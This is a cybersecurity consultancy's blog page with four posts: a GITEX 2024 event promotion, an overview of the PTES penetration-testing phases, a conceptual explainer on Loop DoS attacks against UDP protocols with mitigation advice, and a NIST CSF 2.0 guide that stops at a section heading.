Category: Learning

  • GITEX Global 2024

    GITEX Global 2024

    Your Essential Guide to GITEX Technology Week 2024

    The Gulf Information Technology Exhibition (GITEX), founded in 1981, has grown into one of the world’s premier technology events. Every year, GITEX serves as a stage for cutting-edge innovations, fostering global collaborations, and transforming Dubai into a global hub for tech advancement. The event has spotlighted groundbreaking developments in AI, robotics, 5G, and cloud computing, making it a must-attend for industry leaders, tech enthusiasts, and innovators alike.

    What to Expect at GITEX 2024

    GITEX 2024 promises to be a dynamic week of technology showcases, thought leadership, and networking. Industry pioneers, experts, and entrepreneurs will gather to present and explore emerging technologies, including:

    • Artificial Intelligence (AI): Leading the charge in automation, decision-making, and personalization.
    • Cybersecurity: A key focus as businesses strengthens defenses against evolving digital threats.
    • 5G Networks: Revolutionizing connectivity with ultra-fast speeds and real-time data transfer.
    • Blockchain & Cryptocurrencies: Exploring security, transparency, and efficiency in transactions.
    • Smart Cities: Highlighting innovations that are reshaping urban living and sustainability.
    • Healthcare Technology: From wearables to telemedicine, redefining patient care and diagnostics.
    • IoT (Internet of Things): Connecting devices for smarter and more efficient systems.

    These sectors, alongside numerous others like augmented reality (AR), virtual reality (VR), and green technology, will form the backbone of GITEX 2024.

    Why You Should Attend?

    GITEX isn’t just an exhibition—it’s an experience. Here are some key reasons why attending GITEX 2024 can benefit you or your business:

    1. Discover the Latest Innovations: Get a firsthand look at transformative technologies.
    2. Network with Industry Leaders: Build valuable connections with C-level executives, investors, and innovators from across the globe.
    3. Gain Industry Insights: Attend panel discussions, workshops, and keynote sessions led by experts on future-shaping trends.
    4. Explore Business Opportunities: Whether you’re seeking investment, partnership, or a new venture, GITEX is a prime platform to explore business potential.

    Key Sectors to Watch at GITEX 2024

    1. AI and Machine Learning
    2. 5G Technology
    3. Cybersecurity
    4. Blockchain
    5. Smart Cities
    6. Cloud Computing
    7. AR/VR
    8. Healthcare Technology
    9. IoT
    10. Sustainability and Green Tech

    These technologies are shaping the future, and GITEX 2024 will provide a unique space to dive deep into their real-world applications.

    Meet Ana-Data Consulting at GITEX 2024

    We at Ana-Data Consulting Inc. are thrilled to announce our participation in GITEX Technology Week 2024, taking place in October. As a leader in cybersecurity solutions and technology services, Ana-Data will showcase how we help businesses harness the power of emerging technologies while safeguarding their digital infrastructure.

    Here’s what you can expect when you visit us at Stall H24-23:

    • Interactive Demos: Experience live demonstrations of our industry-leading solutions, including Vulnerability Assessments, Penetration Testing, and our flagship vCISO (Virtual CISO) services.
    • Expert Consultations: Our certified cybersecurity experts will be on hand to discuss tailored strategies to enhance your organization’s security posture.
    • Solutions for Critical Industries: Learn how we help businesses in finance, healthcare, and government sectors meet compliance requirements, such as ISO 27001, GDPR, and PCI DSS.
    • Partnership Opportunities: Explore how collaborating with Ana-Data can drive your digital transformation and ensure you stay ahead in today’s tech landscape.

    Why Visit Ana-Data at GITEX 2024? As a forward-thinking technology partner, Ana-Data Consulting is dedicated to helping organizations navigate the challenges of digital transformation. Whether you’re a business looking to improve cybersecurity, adopt cloud solutions, or integrate advanced AI technologies, our team is here to offer you practical, reliable solutions that align with your goals.

    Join Us at GITEX 2024!

    Don’t miss this opportunity to connect with Ana-Data at one of the world’s largest tech events. We look forward to meeting you at Stall H24-23, where our team will be ready to explore how we can help your business thrive in the digital age.

  • Understanding the Importance of a Penetration Testing Execution Standard

    Understanding the Importance of a Penetration Testing Execution Standard

    In today’s digital age, where cyber threats are a constant and evolving danger, ensuring the security of information systems is paramount. One of the most effective ways to protect these systems is through penetration testing. The effectiveness of pen testing hinges on a standardized approach, which is where the Penetration Testing Execution Standard (PTES) comes into play. Below are the reasons why having a PTES is crucial for organizations and the broader cybersecurity landscape:

    • Consistency and Reliability: A standardized framework ensures that penetration tests are conducted consistently and thoroughly. Without a standard, different testers might use different methods and tools, leading to inconsistent results. PTES provides a structured approach that guides testers through the entire process, from initial reconnaissance to final reporting. This consistency.
    • Comprehensive coverage: Cybersecurity threats vary from simple phishing attacks to complex multi-vector exploits. The PTES framework covers a wide range of testing activities, ensuring that all potential vulnerabilities are examined. By following PTES, testers can systematically explore different aspects of a system, including network security, application security, and physical security, thereby providing a more comprehensive security assessment.
    • Improved Communication: Standardization facilitates better communication between stakeholders. PTES Includes guidelines or report findings and recommendations, making it easier for testers to take their results to non-technical stakeholders, such as management and clients. These reports ensure that everyone understands the risks and the necessary steps to mitigate them, leading to informed decision making.
    • Legal and Regulatory Compliance: Many industries are subject to stringent legal and regulatory requirements concerning data protection and cybersecurity. PTES aligns with several compliance frameworks and standards, such as PCI DSS, ISO 27001, and NIST. By adhering to PTES, organizations can more easily demonstrate their compliance with these regulations, avoiding legal penalties and enhancing their reputation.

    PTES offers a detailed and structured approach to performing penetration tests, ensuring that all critical aspects of security assessments are covered systematically. Here’s a comprehensive breakdown of each phase within the PTES framework:

    1. Pre-engagement Interactions

    Before any testing begins, it is crucial to lay the groundwork through thorough planning and clear communication which includes:

    • Goals and Objectives: Establishes what the penetration test aims to achieve. Aligns the testing goals with the organization’s security objectives and clarifies whether the focus is on compliance, vulnerability identification, or overall security posture assessment.
    • Scoping: The objective of scoping is to define boundaries and limitations of the penetration test. It identifies the systems, network applications, and data that will be tested. Determines the testing depth e.g. internal vs external, black-box vs white-box.
    • Rules of Engagement (RoE): Set clear guidelines to govern the testing activities. Defines what actions are permitted during the test, such as the time of testing, methods to be used, and emergency contacts. Establish protocols for handling discovered critical vulnerabilities in real-time.
    • Legal and Compliance Considerations: Ensures all testing activities comply with legal and regulatory requirements. Obtains necessary permissions and legal agreements. Understands relevant laws, regulations and industry standards that apply to the penetration test.

    1. Intelligence Gathering (Reconnaissance)

    This phase focuses on collecting information about the target to identify potential vulnerabilities. It has three levels, level 1 which is mainly a click-button information gathering process. This level of information can be obtained almost entirely by automated tools. Level 2 can be created using automated tools from level 1 and some manual analysis. Level 3 is a more advanced pentest, Redteam, fullscope. All the info from level 1 and level 2 along with a lot of manual analysis.

    • Open-Source Intelligence (OSINT): Gathers information from publicly accessible sources. Collects data from websites, social media profiles, public records, and other online resources to build a profile of the target organization.
    • Active and Passive Reconnaissance: Gathers detailed information about the target’s infrastructure. Passive Reconnaissance involves techniques that do not interact with the target systems, such as monitoring network traffic or gathering information from public sources. Active reconnaissance involves direct interaction with the target systems, such as pinging servers, port scanning, and banner grabbing.

    1. Threat Modeling

    This phase involves analyzing the collected information to identify potential threats and vulnerabilities. It includes:

    • Asset Identification: Identifies the critical assets that need protection. Lists all hardware, software, data, and network components critical to the organization’s operations.
    • Threat Analysis: Identifies potential threat actors and their attack vectors. Assesses who might want to attack the organization, why, and how they might do it considering internal and external threats.
    • Vulnerability Analysis: Maps threats to specific vulnerabilities. Analyzes the data gathered to identify weaknesses in the systems, such as unpatched software, misconfigured servers, or weak passwords.

    1. Vulnerability Analysis

    This section focuses on identifying and analyzing security weaknesses in the target environment which includes:

    • Automated Scanning: Quickly identifies known vulnerabilities. Uses automated tools to scan for common vulnerabilities, such as those listed in the OWASP Top Ten or identified by CVE.
    • Manual Testing: Identifies complex or less obvious vulnerabilities. Conducts manual tests to find vulnerabilities that automated tools might miss, such as logic flaws, race conditions, and insecure direct object references.
    • Verification and Validation: Confirms the existence and exploitability of identified vulnerabilities. Validates the findings from automated and manual testing to ensure they are not false positives. Attempt to exploit the vulnerabilities in a controlled manner.

    1. Exploitation

    In this phase, testers attempt to exploit identified vulnerabilities to assess the potential impact which includes:

    • Developing Exploits: Creates or adapts exploit code to take advantage of vulnerabilities which includes writing or modifying exploit scripts to target specific vulnerabilities identified during the analysis phase.
    • Controlled Attacks: Simulates real-world to understand potential damage which includes performing controlled exploits on vulnerabilities to gain unauthorized access, escalate privileges, or extract data without causing harm to the target environment.
    • Gaining Access: Demonstrates the ability to breach security controls using exploits to gain access to systems, applications, and data, documenting the methods and outcomes.

    1. Post-Exploitation

    Once access is gained, this phase focusses on understanding the extent of the breach and its potential impact which includes:

    • Privilege Escalation: Gaining higher levels of access within the compromised systems which includes attempting to escalate privileges to obtain administrative or root access, allowing for deeper penetration into the network.
    • Lateral Movement: Moves across the network to identify additional vulnerabilities which includes using compromised credentials and exploits to access other systems within the network, expanding the scope of the breach.
    • Persistence: Installation of backdoor that requires authentication which includes the use of certificates or cryptographic keys, creation of alternate accounts with complex passwords and when possible, backdoors must survive reboots.
    • Data Exfiltration: Demonstrates the potential for data theft or manipulation including extracting sensitive data from the compromised systems to highlight the impact of a successful attack.

    1. Reporting

    The final phase involves documenting findings and providing actionable recommendations. This section includes:

    • Technical Report: Provides a detailed account of the penetration test which includes documenting all vulnerabilities discovered, exploitation methods used, and the impact of successful exploits. Include technical details for remediation.
    • Executive Summary: Summarizing findings for non-technical stakeholders which includes creating a high-level overview of the test results, including key findings, overall risk assessment, and strategic recommendations.
    • Remediation Guidance: Offers actionable steps to fix identified vulnerabilities. Provides detailed recommendations for addressing vulnerabilities, improving security controls, and preventing future incidents

    Now, we take a deep dive into different exploitation techniques used in pen testing. Exploitation is a crucial phase in penetration testing, where testers leverage identified vulnerabilities to gain unauthorized access, elevate privileges, and demonstrate the potential impact of security weaknesses. Here are some commonly used techniques outlined within the Penetration Testing Execution Standard (PTES):

    • Buffer Overflow Attacks: Exploits poorly managed memory allocations to execute arbitrary code. By sending more data to a buffer than it can handle, the excess data overwrites adjacent memory, potentially leading to execution of malicious code. Testers craft payloads that exploit this overflow to gain control over the target system.
    • SQL Injection: Manipulates database queries to access or modify unauthorized data. Attackers inject malicious SQL code into input fields, which the application then inadvertently executes. This can lead to data leakage, database manipulation, or even gaining administrative access.
    • Cross-Site Scripting (XSS): Injects malicious scripts into web pages viewed by other users. Testers exploit input validation weaknesses to inject scripts that run in the of another user’s session. These scripts can steal cookies, session tokens, or perform actions on behalf of the user.
    • Social Engineering: Exploits human psychology to gain sensitive information or access. Testers use techniques like phishing emails, pretexting, or baiting to deceive users into divulging credentials or installing malicious software which involves convincing scenarios to manipulate the target.
    • Man-in-the-middle (MitM) Attacks: Intercepts and alters communication between two parties. Testers place themselves between the victim and the service they are accessing. They use ARP spoofing, DNS poisoning, or SSL stripping to capture and manipulate data in transit, such as login credentials and sensitive information.
    • Lateral Movement: Objective is to spread through the network to access additional systems and data. Once inside the network, testers use compromised credentials, shared resources, and network scanning tools to move laterally. They may exploit trust relationships between systems or use tools like Pass-the-Hash and Remote Desktop Protocol (RDP) to access other machines.

    Conclusion

    The Penetration Testing Execution Standard (PTES) ensures a thorough, consistent, and effective approach to penetration testing. By following its detailed phases, organizations can systematically identify, exploit, and mitigate vulnerabilities, ultimately enhancing their overall security posture. Each phase, from pre-engagement interactions to detailed reporting, contributes to a comprehensive understanding of potential security risks and the development of robust defense strategies. Adopting PTES not only helps in achieving reliable and repeatable results but also aligns penetration testing activities with best practices and compliance requirements, paving the way for a more secure and resilient digital environment.

  • Unveiling the Menace: Loop Denial-of-Service (DoS) Attacks

    Unveiling the Menace: Loop Denial-of-Service (DoS) Attacks


    In the vast and intricate world of cybersecurity, the discovery of novel threats often sends ripples of concern throughout the industry. One such discovery, the emergence of Loop Denial-of-Service (DoS) attacks, represents a significant milestone in the ongoing battle against cyber adversaries. These attacks, as elucidated by researchers from the esteemed CISPA Helmholtz-Center for Information Security, target application-layer protocols reliant on the User Datagram Protocol (UDP). Their findings shed light on a potentially devastating vulnerability that threatens the integrity and availability of countless hosts across the digital landscape.

    Understanding the Loop: Unraveling the Attack Vector

    At the core of this newfound threat lies a complex and sophisticated attack vector, aptly named the Loop DoS attack. Unlike conventional DoS attacks that rely on flooding targets with excessive traffic, Loop DoS attacks employ a cunning strategy that involves the perpetual exchange of messages between servers of UDP-based protocols. This insidious pairing of servers initiates an endless loop of communication, culminating in a deluge of network traffic that overwhelms the targeted systems, rendering them unresponsive and inaccessible to legitimate users.

    UDP’s Vulnerability

    To comprehend the vulnerability exploited by Loop DoS attacks, one must delve into the fundamental workings of the User Datagram Protocol (UDP). Unlike its counterpart, the Transmission Control Protocol (TCP), UDP lacks the mechanism for verifying the authenticity of source IP addresses. This inherent flaw makes UDP susceptible to a technique known as IP spoofing, wherein attackers manipulate packet headers to falsify the source IP address. By leveraging this vulnerability, adversaries can craft UDP packets containing forged victim IP addresses, thereby initiating a reflected denial-of-service onslaught with devastating consequences.

    Weaponizing UDP Implementations

    Building upon the foundation of UDP’s vulnerability, cybercriminals have devised a cunning ploy to exploit specific implementations of UDP-based protocols. These protocols, ranging from Domain Name System (DNS) to Network Time Protocol (NTP) and Trivial File Transfer Protocol (TFTP), unwittingly serve as conduits for orchestrating Loop DoS attacks. Through meticulous manipulation of these protocols, attackers can orchestrate a self-perpetuating loop of communication between vulnerable servers, amplifying the impact of the assault and exacerbating the challenge faced by defenders.

    Unveiling the Attack Process


    By dissecting the sequence of events that unfold during the execution of this attack, organizations can gain invaluable insights into its intricacies and implement targeted mitigation measures to mitigate the risk effectively. Let’s delve into the meticulous breakdown of the attack process to shed light on its modus operandi and the vulnerabilities it exploits.

    1. Setting the Stage: Imagine a scenario where two application servers, let’s call them Server A and Server B, are operational and running vulnerable versions of UDP protocols. These servers are designed to handle legitimate requests from clients or other servers.
    1. Unsuspecting Servers Await Requests: Server A and Server B are functioning normally, waiting for incoming requests as per their intended purpose. They are unaware of any impending threat or malicious activity.
    2. Entry of the Threat Actor: Suddenly, a threat actor enters the scene. Armed with knowledge of the vulnerabilities inherent in UDP protocols, the attacker seeks to exploit these weaknesses for nefarious purposes.
    3. Exploiting UDP Weaknesses: UDP, being a connectionless protocol, lacks mechanisms to verify the authenticity of source IP addresses. This makes it vulnerable to IP spoofing, a technique where attackers forge the source IP address in packets to deceive servers.
    4. Initiating Communication: The threat actor initiates communication with Server A by spoofing the IP address of Server B. From Server A’s perspective, the incoming request appears legitimate and originates from Server B.
    5. Seemingly Innocuous Exchange: Server A, unaware of the deception, responds to the apparent request from Server B with a genuine response. This exchange appears innocuous at first glance, as Server A is simply responding to what it believes to be a legitimate request from Server B.
    6. Triggering the Chain Reaction: However, this interaction sets in motion a chain reaction. Upon receiving the response from Server A, Server B reciprocates with its own response, believing it to be communicating with Server A.
    7. Ricocheting Error Messages: Here comes the crux of the attack. As Server A and Server B continue to exchange messages, each server mistakenly believes it is communicating with the other. This leads to a cascade of error messages bouncing back and forth between the two servers.
    8. Endless Loop of Communication: The cycle perpetuates itself, with error messages ricocheting endlessly between Server A and Server B. This results in a significant increase in network traffic, consuming resources and bandwidth on both servers.
    9. Resource Depletion and Unresponsiveness: As the exchange of error messages continues unabated, Server A and Server B gradually deplete their resources. Bandwidth, processing power, and memory are exhausted, leading to a state of unresponsiveness.
    10. Denial-of-Service Condition: Eventually, the relentless barrage of error messages renders both servers incapacitated. They become unable to fulfill legitimate requests from clients or other servers, effectively resulting in a denial-of-service condition.


    The Domino Effect: The Consequences

    As the error messages propagate back and forth incessantly between the two servers, a cascade of consequences ensues. With each exchange, the servers unwittingly deplete their finite resources, including bandwidth, processing power, and memory. This symbiotic exchange of errors culminates in a catastrophic denial-of-service scenario, leaving the targeted services paralyzed and inaccessible to legitimate users, thus achieving the malicious objectives of the attackers.

    The Magnitude of the Threat:

    Amidst the complexity and sophistication of Loop DoS attacks, it is essential to quantify the magnitude of the threat they pose to the digital ecosystem. According to estimates provided by CISPA, approximately 300,000 hosts and their associated networks are susceptible to exploitation through Loop DoS attacks. While empirical evidence of active exploitation may be lacking, the potential impact of this threat cannot be understated, underscoring the urgent need for proactive mitigation measures.

    Mitigation Measures

    In the face of this looming threat, the importance of proactive mitigation measures cannot be overstated. Initiatives such as Best Current Practice 38 (BCP38), aimed at filtering spoofed traffic, assume critical significance in fortifying the resilience of network infrastructures against Loop DoS attacks and similar threats. By implementing robust defensive strategies and staying abreast of emerging vulnerabilities, organizations can bolster their defenses and mitigate the risk posed by this insidious exploit.

    Raising the Red Flag: Impacted Products and Manufacturers

    As the ripple effects of Loop DoS attacks reverberate across the cybersecurity landscape, it is imperative to identify and address the vulnerabilities present in affected products and manufacturers. The researchers at CISPA have identified numerous products from industry giants such as Broadcom, Cisco, Honeywell, Microsoft, MikroTik, and Zyxel that are susceptible to exploitation. This revelation underscores the urgency for stakeholders to collaborate closely with manufacturers and security experts to remediate vulnerabilities promptly and safeguard against potential exploitation.

    Conclusion:

    In conclusion, the emergence of Loop DoS attacks serves as a sobering reminder of the ever-evolving nature of cyber threats and the imperative for constant vigilance. By understanding the intricacies of this threat and adopting proactive mitigation strategies, organizations can fortify their defenses and mitigate the risk posed by this insidious exploit. Let this revelation serve as a clarion call for collaboration, resilience, and unwavering commitment to cybersecurity in the face of adversity.


    Reference:

    New “loop dos” attack impacts hundreds of thousands of systems. The Hacker News. (2024, March 20). https://thehackernews.com/2024/03/new-loop-dos-attack-impacts-hundreds-of.html

  • NIST Cybersecurity Framework 2.0: A Comprehensive Guide to Enhanced Digital Defense

    NIST Cybersecurity Framework 2.0: A Comprehensive Guide to Enhanced Digital Defense


    In a groundbreaking development, the National Institute of Standards and Technology (NIST) recently unveiled version 2.0 of its renowned Cybersecurity Framework (CSF). This release, the first major update in a decade, reflects the dynamism of the digital landscape and the evolving threat landscape. Initially tailored for critical infrastructure organizations, the CSF 2.0 is now poised to become a versatile and indispensable tool for organizations of all sizes and security maturity levels.

    The Evolution of CSF: A Decade of Progress

    The original cybersecurity framework gained prominence by addressing the unique challenges faced by critical infrastructure entities. However, NIST recognized the broader applicability of its framework and responded by incorporating valuable feedback received during the draft phase. The result is the CSF 2.0, equipped with expanded core guidance and additional resources to empower organizations in their quest for robust cybersecurity practices.

    Core Components of CSF 2.0


    CSF 2.0 is built on six crucial pillars, each vital for strengthening how an organization protects itself online. This update introduces the ‘Govern’ function, a critical addition that specifically addresses risk management. Experts, such as Robert Booker, Chief Strategy Officer at HITRUST, highlight the importance of adding the “Govern” function, emphasizing its key role in enhancing the overall effectiveness of the framework.


    Let’s take a closer look at the new elements introduced in NIST CSF version 2.0.

    GOVERNANCE (GV): In charge of setting up and overseeing the organization’s approach to managing risks, expectations, and policies.

    • Organizational Context (GV.OC): Understanding the organization’s risk context, including mission, priorities, stakeholders, objectives, and direction.
    • Risk Management Strategy (GV.RM): Establishing priorities, constraints, risk tolerance, and using them to support operational risk decisions.
    • Roles and Responsibilities (GV.RR): Coordinating cybersecurity roles and responsibilities with all stakeholders for accountability, performance evaluation, and continuous improvement.
    • Policies and Procedures (GV.PO): Creating and communicating organizational cybersecurity policies, processes, and procedures.

    IDENTIFY (ID): Determining the current cybersecurity risk to the organization.

    • Asset Management (ID.AM): Identifying and managing assets crucial for organizational objectives based on their importance and risk strategy.
    • Risk Assessment (ID.RA): Understanding cybersecurity risk to organizational operations, assets, and individuals.
    • Supply Chain Risk Management (ID.SC): Identifying, assessing, and managing supply chain risks in line with priorities, constraints, risk tolerances, and assumptions.
    • Improvement (ID.IM): Identifying improvements to organizational cybersecurity risk management processes.

    PROTECT (PR): Using protective measures to mitigate and reduce cybersecurity risks.

    • Identity Management, Authentication, and Access Control (PR.AA): Limiting access to authorized users, processes, and devices based on the assessed risk of unauthorized access.
    • Awareness and Training (PR.AT): Providing cybersecurity awareness and training to personnel and third parties in accordance with policies and procedures.
    • Data Security (PR.DS): Managing information and records in line with the organization’s risk policy to protect confidentiality, integrity, and availability.
    • Platform Security (PR.PS): Managing hardware and software of physical and virtual platforms to protect confidentiality, integrity, availability, and aligning with the organization’s risk policy.
    • Technology Infrastructure Resilience (PR.IR): Managing security architectures to protect assets’ confidentiality, integrity, availability, and the organization’s resilience.

     DETECT (DE): Finding and analyzing potential cybersecurity attacks and compromises.

    • Adverse Event Analysis (DE.AE): Analyzing adverse cybersecurity events to identify and characterize possible attacks, compromises, unauthorized activities, and protection gaps.
    • Continuous Monitoring (DE.CM): Monitoring assets for potential adverse cybersecurity events, including indicators of attacks, compromises, and other activities with a potentially negative impact on cybersecurity.

    RESPOND (RS): Taking action on a detected cybersecurity incident.

    • Incident Management (RS.MA): Managing responses to detected cybersecurity incidents.
    • Incident Analysis (RS.AN): Conducting investigations to ensure an effective response and support recovery activities.
    • Incident Response Reporting and Communication (RS.CO): Coordinating remediation activities with internal and external parties for effective incident response and recovery.

    Implementation Support and Resources

